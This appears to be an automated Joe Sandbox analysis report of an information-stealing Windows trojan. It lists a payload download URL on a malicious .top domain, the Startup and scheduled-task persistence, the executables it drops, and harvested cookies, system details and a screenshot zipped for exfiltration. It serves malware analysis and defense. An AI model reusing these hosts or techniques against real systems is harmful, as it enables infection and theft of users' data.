Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 20.82.209.104, 131.253.33.200, 13.107.22.200, 93.184.220.29, 104.43.139.144, 92.122.145.220, 168.61.161.212, 104.43.193.48, 104.42.151.234, 23.57.80.111, 13.107.5.88, 13.107.42.23, 2.20.142.209, 2.20.142.210, 92.122.213.247, 92.122.213.194, 20.82.210.154, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, cs9.wac.phicdn.net, client-office365-tas.msedge.net, ocos-office365-s2s.msedge.net, config.edge.skype.com.trafficmanager.net, store-images.s-microsoft.com-c.edgekey.net, e-0009.e-msedge.net, config-edge-skype.l-0014.l-msedge.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, l-0014.config.skype.com, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, config.edge.skype.com, au-bg-shim.trafficmanager.net, www.bing.com, fs.microsoft.com, afdo-tas-offload.trafficmanager.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, dual-a-0001.dc-msedge.net, ocos-office365-s2s-msedge-net.e-0009.e-msedge.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, l-0014.l-msedge.net, skypedataprdcolwus16.cloudapp.net • Report creation exceeded maximum time and may have missing disassembly code information. • Report size exceeded maximum capacity and may have missing behavior information. • Report size exceeded maximum capacity and may have missing disassembly code. • Report size getting too big, too many NtOpenFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
15:12:17	API Interceptor	1x Sleep call for process: SecuriteInfo.com.W32.AIDetect.malware1.24453.exe modified
15:12:26	Autostart	Run: C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\SmartClock.lnk
15:12:28	Task Scheduler	Run new task: Smart Clock path: C:\Users\user\AppData\Roaming\Smart Clock\SmartClock.exe

Joe Sandbox View / Context

IPs

No context

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
mardeq01.top	file.exe	Get hash	malicious	Browse	• 34.116.248.73
	C++ Dropper.exe	Get hash	malicious	Browse	• 34.116.248.73
awumad01.top	file.exe	Get hash	malicious	Browse	• 35.228.166.216
aufsvg12.top	file.exe	Get hash	malicious	Browse	• 34.118.72.185
	C++ Dropper.exe	Get hash	malicious	Browse	• 34.118.72.185

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	my_attach_00968.vbs	Get hash	malicious	Browse	• 8.210.83.250
	tDDFLIR3f6.exe	Get hash	malicious	Browse	• 8.209.68.164
	document-1429954472.xls	Get hash	malicious	Browse	• 47.244.191.15
	document-1429954472.xls	Get hash	malicious	Browse	• 47.244.191.15
	documents-351331057.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-351331057.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	BvuKqSpgIG.exe	Get hash	malicious	Browse	• 198.11.132.10
	3vQD6TIYA1.exe	Get hash	malicious	Browse	• 8.209.67.151
	wininit.dll	Get hash	malicious	Browse	• 8.208.88.90
	XN123gfQJQ.exe	Get hash	malicious	Browse	• 8.209.67.151
	0408_391585988029.doc	Get hash	malicious	Browse	• 8.208.88.90
	msals.pumpl.dll	Get hash	malicious	Browse	• 8.208.88.90
	BrgW593cHH.exe	Get hash	malicious	Browse	• 8.208.95.18
	BrgW593cHH.exe	Get hash	malicious	Browse	• 8.208.95.18
	WDnE51mua6.exe	Get hash	malicious	Browse	• 8.208.95.18
	documents-2112491607.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	0406_37400496097832.doc	Get hash	malicious	Browse	• 8.208.95.92
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	my_attach_00968.vbs	Get hash	malicious	Browse	• 8.210.83.250
	tDDFLIR3f6.exe	Get hash	malicious	Browse	• 8.209.68.164
	document-1429954472.xls	Get hash	malicious	Browse	• 47.244.191.15
	document-1429954472.xls	Get hash	malicious	Browse	• 47.244.191.15
	documents-351331057.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-351331057.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	BvuKqSpgIG.exe	Get hash	malicious	Browse	• 198.11.132.10
	3vQD6TIYA1.exe	Get hash	malicious	Browse	• 8.209.67.151
	wininit.dll	Get hash	malicious	Browse	• 8.208.88.90

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	XN123gfQJQ.exe	Get hash	malicious	Browse	• 8.209.67.151
	0408_391585988029.doc	Get hash	malicious	Browse	• 8.208.88.90
	msals.pumpl.dll	Get hash	malicious	Browse	• 8.208.88.90
	BrgW593cHH.exe	Get hash	malicious	Browse	• 8.208.95.18
	BrgW593cHH.exe	Get hash	malicious	Browse	• 8.208.95.18
	WDnE51mua6.exe	Get hash	malicious	Browse	• 8.208.95.18
	documents-2112491607.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	0406_37400496097832.doc	Get hash	malicious	Browse	• 8.208.95.92
CNNIC-ALIBABA-US-NET-APAlibabaUSTechnologyCoLtdC	my_attach_00968.vbs	Get hash	malicious	Browse	• 8.210.83.250
	tDDFLIR3f6.exe	Get hash	malicious	Browse	• 8.209.68.164
	document-1429954472.xls	Get hash	malicious	Browse	• 47.244.191.15
	document-1429954472.xls	Get hash	malicious	Browse	• 47.244.191.15
	documents-351331057.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-351331057.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1819557117.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	BvuKqSpgIG.exe	Get hash	malicious	Browse	• 198.11.132.10
	3vQD6TIYA1.exe	Get hash	malicious	Browse	• 8.209.67.151
	wininit.dll	Get hash	malicious	Browse	• 8.208.88.90
	XN123gfQJQ.exe	Get hash	malicious	Browse	• 8.209.67.151
	0408_391585988029.doc	Get hash	malicious	Browse	• 8.208.88.90
	msals.pumpl.dll	Get hash	malicious	Browse	• 8.208.88.90
	BrgW593cHH.exe	Get hash	malicious	Browse	• 8.208.95.18
	BrgW593cHH.exe	Get hash	malicious	Browse	• 8.208.95.18
	WDnE51mua6.exe	Get hash	malicious	Browse	• 8.208.95.18
	documents-2112491607.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	documents-1660683173.xlsm	Get hash	malicious	Browse	• 8.211.4.209
	0406_37400496097832.doc	Get hash	malicious	Browse	• 8.208.95.92

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsg8FBB.tmp\UAC.dll	SecuriteInfo.com.ArtemisAFF6F8C75217.6228.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
	tDDFLIR3f6.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Agent.FFIJ.17175.exe	Get hash	malicious	Browse	
	3vQD6TIYA1.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.Coins.Win32.5986.15363.exe	Get hash	malicious	Browse	
	XN123gfQJQ.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.PWS.Siggen2.64388.32153.exe	Get hash	malicious	Browse	
	V7UnYc7CCN.exe	Get hash	malicious	Browse	
	FileZilla_3.53.1_win64_sponsored-setup.exe	Get hash	malicious	Browse	
	FileZilla_3.53.1_win64_sponsored-setup.exe	Get hash	malicious	Browse	
	1Nqs1iTfMz.exe	Get hash	malicious	Browse	
	lv.exe	Get hash	malicious	Browse	
	IaYA2iuuIV.exe	Get hash	malicious	Browse	
	Ypp2jYNpAI.exe	Get hash	malicious	Browse	
	1k2RZQrqkh.exe	Get hash	malicious	Browse	
	JspemsXAtV.exe	Get hash	malicious	Browse	
	3688975dcd3f7829cfe55f7dd46166e0d6bd46c842c16.exe	Get hash	malicious	Browse	
	hLOTlwUNup.exe	Get hash	malicious	Browse	
	vZzN8hoqnD.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\lv[1].exe	file.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\NewFeature\vpn.exe	SecuriteInfo.com.ArtemisAFF6F8C75217.6228.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	
C:\Users\user\AppData\Local\Temp\NewFeature\4.exe	SecuriteInfo.com.ArtemisAFF6F8C75217.6228.exe	Get hash	malicious	Browse	
	file.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\Murano.exe	file.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\lv[1].exe

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	downloaded
Size (bytes):	1257147
Entropy (8bit):	7.935226985820231
Encrypted:	false
SSDEEP:	12288:40gbfdhi0JFnqgMTCVAJGstzWentOPwCKIdNyt58e44H4EQXcgZAf7qrBWVt80z/:DC1hVnq3xJN/tLCH28e440p50f83y
MD5:	AFF6F8C7521796D3BC8FC1059DBE2409
SHA1:	EAA8368B259BEB696D45BA1A69B75BC0D99C8BC9
SHA-256:	826D2E8F10F6991F25DAE46522FB53D041A4D740C4AE0A8B570C41C099E9E31F
SHA-512:	CF3DE72146E5E3F2EFAD7AC2982DF23F92FA46297C7F161BAC38D227ECCD35A728A36D90583BDAF81CE5B7427CB108D692D81E2048A6A85115A09A4228F7A6C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 31%
Joe Sandbox View:	• Filename: file.exe, Detection: malicious, Browse
IE Cache URL:	http://awumad01.top/downfiles/lv.exe
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A{.k...8...8...8.b<8...8.b,8...8...8...8...8...8..%8...8.."8...8Rich...8 .....PE..L.....GO.....t...z...B...8.....@.....@.....@.....`..... .....text....r.....t..... ..`.rdata..n+.....x.....@..@.data....+.....@....ndata.....rsrc.....@..@.reloc..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\Murano.exe

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1257147
Entropy (8bit):	7.935226985820231
Encrypted:	false
SSDEEP:	12288:40gbfdhi0JFnqgMTCVAJGstzWentOPwCKIdNyt58e44H4EQXcgZAf7qrBWVt80z/:DC1hVnq3xJN/tLCH28e440p50f83y
MD5:	AFF6F8C7521796D3BC8FC1059DBE2409
SHA1:	EAA8368B259BEB696D45BA1A69B75BC0D99C8BC9
SHA-256:	826D2E8F10F6991F25DAE46522FB53D041A4D740C4AE0A8B570C41C099E9E31F
SHA-512:	CF3DE72146E5E3F2EFAD7AC2982DF23F92FA46297C7F161BAC38D227ECCD35A728A36D90583BDAF81CE5B7427CB108D692D81E2048A6A85115A09A4228F7A6C
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 31%
Joe Sandbox View:	• Filename: file.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A{.k...8...8...8.b<8...8.b,8...8...8...8...8...8..%8...8.."8...8Rich...8 .....PE..L.....GO.....t...z...B...8.....@.....@.....@.....`..... .....text....r.....t..... ..`.rdata..n+.....x.....@..@.data....+.....@....ndata.....rsrc.....@..@.reloc..... .....@..B..... .....

C:\Users\user\AppData\Local\Temp\New Feature\4.exe

Process:	C:\Users\user\AppData\Local\Temp\Murano.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	328704
Entropy (8bit):	6.796040916616973
Encrypted:	false
SSDEEP:	6144:TTxj9L+GunafsHK8zIjIVp20bhPeCPHhNX:TTxJzBsq8kJ07H
MD5:	E99CED09C77FFEC9F09B33642E9B0E99
SHA1:	01217AD74FDCFE07F1EA0FE296AB4D2B809CD581

C:\Users\user\AppData\Local\Temp\New Feature\4.exe	
SHA-256:	02F5996141F5FE2B189D8E2B1556EAB985E55E91D9F476DABC691F7C693B2400
SHA-512:	F4D515C7E920B30E7E12EB6BC77E0446F31286259804BAEFD1B33A338CFF9DB6E688173E59A7110F11298199646F31EEC8934E502F130AF5FC765E02FC543186
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Joe Sandbox View:	• Filename: SecuriteInfo.com.ArtemisAFF6F8C75217.6228.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$..... .....PE..L....^_.....=-.....@.....0...../z.....Pf..j....[..<....p..0.....hJ..@..... ....text...?..... ..`.data...<.....@....yiku.....@....padozocy.....@....new....F... ...H.....@..@.rsrc...0....p... ....X.....@..@.reloc.....p.....@..B.....

C:\Users\user\AppData\Local\Temp\New Feature\vpn.exe	
Process:	C:\Users\user\AppData\Local\Temp\Murano.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, InstallShield self-extracting archive
Category:	dropped
Size (bytes):	1146832
Entropy (8bit):	7.423293036564585
Encrypted:	false
SSDEEP:	12288:lJz439QdUleuKsh4rn8S4FmIHANyl5Le4zHfEbXcgHXk7MeBWOs80clykyJcPwbJ:lx4tQdU8r8S2mNiLe4zyH60WLJcPO
MD5:	0FDA9A85AEDF1487A6D58E4031F72E2D
SHA1:	63A31D82F17E074BB355467D7BAFFA59A3206360
SHA-256:	1A584D3F6C556EF5B10AEE7D057ADAB2EFFE774D1E85B19FF108899BC84371F3
SHA-512:	4BB1C71395441F9401DCDE85DDBB8A8F4ADC6F88F280E78E30E327A6E4D16ABE40D99D63E6613A5387A33E9AC9FC68432A7AF4B125C8DBAE3712BBD955439F 48
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 15%
Joe Sandbox View:	• Filename: SecuriteInfo.com.ArtemisAFF6F8C75217.6228.exe, Detection: malicious, Browse • Filename: file.exe, Detection: malicious, Browse
Preview:	MZ`.....@.....`.....!..L.!Require Windows..$PE..L...PQ.V.....@..... ...0.....hE..h:.....text..... ..`.rdata...=.....>.....@..@.data....J.....@....rsrc.. .....0.....@..@.....U....A.....S3.VW;.t"f9...A.t.....A.P.v...P..|..Y....j'.c....u..v..=..A..6P.....P.....].9^.v:.^..3.....h@.A.P.....P.....P..|.A..E..E...;F.r.3.=p.A.;t.Sj.....Y P.....PS....A.....P.S|..Y..5..j...x.A...t$.....t$....A.....A...V...ih....P.A..F8.....^.j..q.....A..U..QQ..4.A..uVj.j..E.P.5T.A.....A...t>.E.;E.w6r..E.;E.s,j*.D...P.1|..YY...t.....A.j.....@... ..4.A...E.Pj.h.....5..A.....A.3.....3.9...A.t...@....9D$.t..t$.Ph.....5..A.....A.3.....D$..`...|$..u..@....

C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk\COIkw.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1(
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk\VYYTkRRhC.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.698304057893793
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBoIL4rtEy80:T5LLOpEO5J/Kn7U1uBoI+j
MD5:	3806E8153A55C1A2DA0B09461A9C882A
SHA1:	BD98AB2FB5E18FD94DC24BCE875087B5C3BB2F72
SHA-256:	366E8B53CE8CC27C0980AC532C2E9D372399877931AB0CEA075C62B3CB0F82BE
SHA-512:	31E96CC89795D80390432062466D542DBEA7DF31E3E8676DF370381BEDC720948085AD495A735FBDB75071DE45F3B8E470D809E863664990A79DEE8ADC648F1(

C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk\VYYTkRRhC.tmp	
Malicious:	false
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk\WqPETvqQ.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DAC CE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk_Files_AllCookies_list.txt	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	217
Entropy (8bit):	5.862676495872873
Encrypted:	false
SSDEEP:	3:PJu3rrUVUC8JrZfMEUwROh8Xohd7SfBzS2cs7UvYf6gPS12RFEv1hCTd30S7kwTh:Pk3rYVUx1frfXoL2fgsQvYf6gOOr7kmh
MD5:	84A7FF8E9BC5D9D1D4C63F47EB597C34
SHA1:	324737FE53E40880903B9F32ED22FA5A8C3ECD8D
SHA-256:	F9B326CC6D45162100FB67E805A19503440E0DF81265D3E79808AEBC903605EE
SHA-512:	48DCBBA935E6923E72BA6DE5411EBF881BAC4D2F0B44913810DD7509701DB377AECFCD36D2B12CBB9CE49E376B444D0A99F2DBCC1215427162AEBF313273DI 07
Malicious:	false
Preview:	.google.com.TRUE./.FALSE.1830365600.NID.204=QrjkTg5JXqxqyd4TmsCYpHdW17gM9uxfBn2Kl-kRsWwWCa7yAyLJXVM2W7-t_R9kFxdQqd55q6FGrZH7amcoOd R5mIxRgQM4bOtUpE-PIMkcwlGdK4ak8EAJLYFmvUgx3Qo8MVGHG7Wa2K5PDgfDvp9W0aMnxRQw2JLHpkU6YcY..

C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk_Files_Cookies\google_chrome_new.txt	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	217
Entropy (8bit):	5.862676495872873
Encrypted:	false
SSDEEP:	3:PJu3rrUVUC8JrZfMEUwROh8Xohd7SfBzS2cs7UvYf6gPS12RFEv1hCTd30S7kwTh:Pk3rYVUx1frfXoL2fgsQvYf6gOOr7kmh
MD5:	84A7FF8E9BC5D9D1D4C63F47EB597C34
SHA1:	324737FE53E40880903B9F32ED22FA5A8C3ECD8D
SHA-256:	F9B326CC6D45162100FB67E805A19503440E0DF81265D3E79808AEBC903605EE
SHA-512:	48DCBBA935E6923E72BA6DE5411EBF881BAC4D2F0B44913810DD7509701DB377AECFCD36D2B12CBB9CE49E376B444D0A99F2DBCC1215427162AEBF313273DI 07
Malicious:	false
Preview:	.google.com.TRUE./.FALSE.1830365600.NID.204=QrjkTg5JXqxqyd4TmsCYpHdW17gM9uxfBn2Kl-kRsWwWCa7yAyLJXVM2W7-t_R9kFxdQqd55q6FGrZH7amcoOd R5mIxRgQM4bOtUpE-PIMkcwlGdK4ak8EAJLYFmvUgx3Qo8MVGHG7Wa2K5PDgfDvp9W0aMnxRQw2JLHpkU6YcY..

C:\Users\user\AppData\Local\Temp\UdRFliqEaRrk_Files_Information.txt	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	Little-endian UTF-16 Unicode text, with very long lines, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	20478
Entropy (8bit):	3.5220054843253785

C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Information.txt

Encrypted:	false
SSDEEP:	384:dtM8UOpGQGXJ0eDcDDfZmEiv5bJtWmGu37mx1FqGbUpYR6PWhBzR6em7HQCV1Fav:nUOpR2J0eDcDDfZmEiv5bJtWmGu37mxJ
MD5:	4AE64669AC7AA62D44487042C1160DFC
SHA1:	80197A445883782FFE1B5202D133DD27D05D871B
SHA-256:	5F5D3C0D900DF5BA6EDECA4DE1ADCDFE6B600C789E456816ED374E6097188503
SHA-512:	EBFB62ACD47B90C636421552F407191E0E2CA3F77EE0ABA2A919C1308249F87414270D1064809453FB0144BFC0D2704FFFC38321463FD31E31D33D223CE3B0F0
Malicious:	false
Preview:	..S.t.a.r.t. .B.u.i.l.d.:. . . . . .C.:.\.U.s.e.r.s.\.a.l.f.o.n.s.\.D.e.s.k.t.o.p.\.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...W.3.2...A.I.D.e.t.e.c.t...m.a.l.w.a.r.e.1...2.4.4.5.3...e.x.e.....O.S.:. .W.i.n.d.o.w.s. .1.0. .P.r.o. . . .6.4.-.b.i.t._.(.x.6.4.). . . .B.u.i.l.d.:. .1.7.1.3.4. . . .R.e.l.e.a.s.e.:. .1.8.0.3.....O.S. .L.a.n.g.u.a.g.e.:. . . . . .e.n.-. U.S.....K.e.y.b.o.a.r.d. .L.a.n.g.u.a.g.e.s.:. . . . . . .E.n.g.l.i.s.h. .(.U.n.i.t.e.d. .S.t.a.t.e.s.). .|. .....L.o.c.a.l. .D.a.t.e. .a.n.d. .T.i.m.e.:. . . . . .2.0.2.1.-.0.4.-.1.2. .1.5.:.1.1.:.1. 5.....U.T.C.:. . . . .-.0.7.0.0.....U.s.e.r.N.a.m.e. .(.C.o.m.p.u.t.e.r.N.a.m.e.).:. .a.l.f.o.n.s. .(.0.4.8.7.0.7.).....C.P.U.:. . . . . .I.n.t.e.l.(.R.). .C.o.r.e.(.T.M.).2. .C.P.U. .6.6.0.0. .@. .2...4.0. .G.H.z. .(.C.o.r.e.s.:. .4.).....T.o.t.a.l. .R.A.M.:. . . . . .8.1.9.1. . .M.

C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk_Files_Screen_Desktop.jpeg

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 1280x1024, frames 3
Category:	dropped
Size (bytes):	70943
Entropy (8bit):	7.810955208828877
Encrypted:	false
SSDEEP:	1536:IhKWugXnuxVSxuK2vCB6FZjNWvU9rZDNT9H4N:u/w6l8SUTz4N
MD5:	147BD7675C224B0A45537355452935DD
SHA1:	19C04930FD8FF6F4FC50EE21430C9E00D6B94448
SHA-256:	8B7BA66004AC89DAFAFEE3A476D16B1ACC5430030FC5D5C69980F6EC1C95BB0B
SHA-512:	C2258C7B83C826BEC4E61651FAC1032AA830589D872E3252FE4AF51E6BA8114B2EA713D468D4DFCBDF017C117DA3E433EA6C03108A2A987A21DA92D8ED4422A
Malicious:	false
Preview:	......JFIF.....`.`.....C................%.....- ".%5/874/43;BUH;?P?34JdKPWZ_`_9Ghog\nU]_[...C.......+..+[=4=[[[.........."...}........!1A..Qa."q.2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...?..E-.(...(..U..K2..,p$s.~...*.:-.|.+.......6.Y.t....X..s...r6.\..?....I..a..~dQ..cQS..\....^0z.8?C...D.E-..JJZJ.%%v.|>d8:.......SG.....O.. ..U..T{.f..}.2.......S..%...*./....qm...+G....3...Z.4.&P.w ..+R..(...+....Y]i_h..~H.....x..s.-....S..._?.<.._.Gt.......4..;....D.........4.T?....+...<j.....>.........,.j.k.y-.1.#...Nm....U..u.z.RR..hb%..R.(..4..kV6.....

C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\ckDbkngmRYjcl.zip

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	Zip archive data, at least v2.0 to extract
Category:	dropped
Size (bytes):	66977
Entropy (8bit):	**7.995942895142831**
Encrypted:	**true**
SSDEEP:	1536:43YDGVBYlU8upiPTkFetGjx5vAYShwalG8Sl9xxN7Lx:JDGolWwkLIhh9zSlLx
MD5:	CCE283DAEC9D08A391C28C3F7BF15E43
SHA1:	C3F9B1B6E738FEF63E07BF5E974BE198131A7F60
SHA-256:	B50008AAD8DF9B178B8692041420D5A7276E76DDF17F217BC68E6CEC4AF6876A
SHA-512:	FB5F5708D18085599BE320B33AC3A4C3B5DFCE41769F4450C81FEB19579F1EC909FE301E8C82388CB737E97F5FC4501353C61E68C47567AC29362E09E58F731F
Malicious:	false
Preview:	PK........|..R................_AllCookies_list.txtUT.....t`..t`..t`..(..=.C.e.T...t7..t.h......5...W...e/r}..?.>#.3..`7e.&..a.."Ne..p.#..}...j...n._.y1..2..Qk.....j...<|...q.F.\`h:.......)'.....8%.... i...wdA.E6.8jW w ,&8r.Q.70..r.8zM...B.......v..x......L.1m.*S_%q.u...PK...!Wr........PK........|..R................_Cookies/google_chrome_new.txtUT.....t`..t`..t`...5X..d.Ge..........i......-..#..!Ss.}...)....}%......[....Z`.]..d.....V..)N&..f....P,HgKk../w..J?....;..i......._.!.2o...z.)...V`...... i.......@a.b.1.R..........e.4.C.X...K_...[."...lo..%*M.~...};$e..TPK...!Wr........PK........~..R.........O......_Information.txtUT.....t`..t`..t`...5X..d.Ge..%.L.9.hv.........*.......R0......^_...\|...Zh....C..R.....L...n.UD..r....j......2!.(.......a.....).,.....*..T-....L."k.v"^..cO.,..._(=@.y.....C.......a.)....5.su.9...[k$..z..[....a..)......WTc..../Q*..j.$..f.;.=.F ...wU.....H.b .d.<f..J.B.T.}g_AX....KRB..........=X3..Ku.CI]......~D.+...<S.9.....:.=....h.....

C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\cmZpVs.tmp

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware1.24453.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false

C:\Users\user\AppData\Local\Temp\UdRFIiqEaRrk\cmZpVs.tmp	
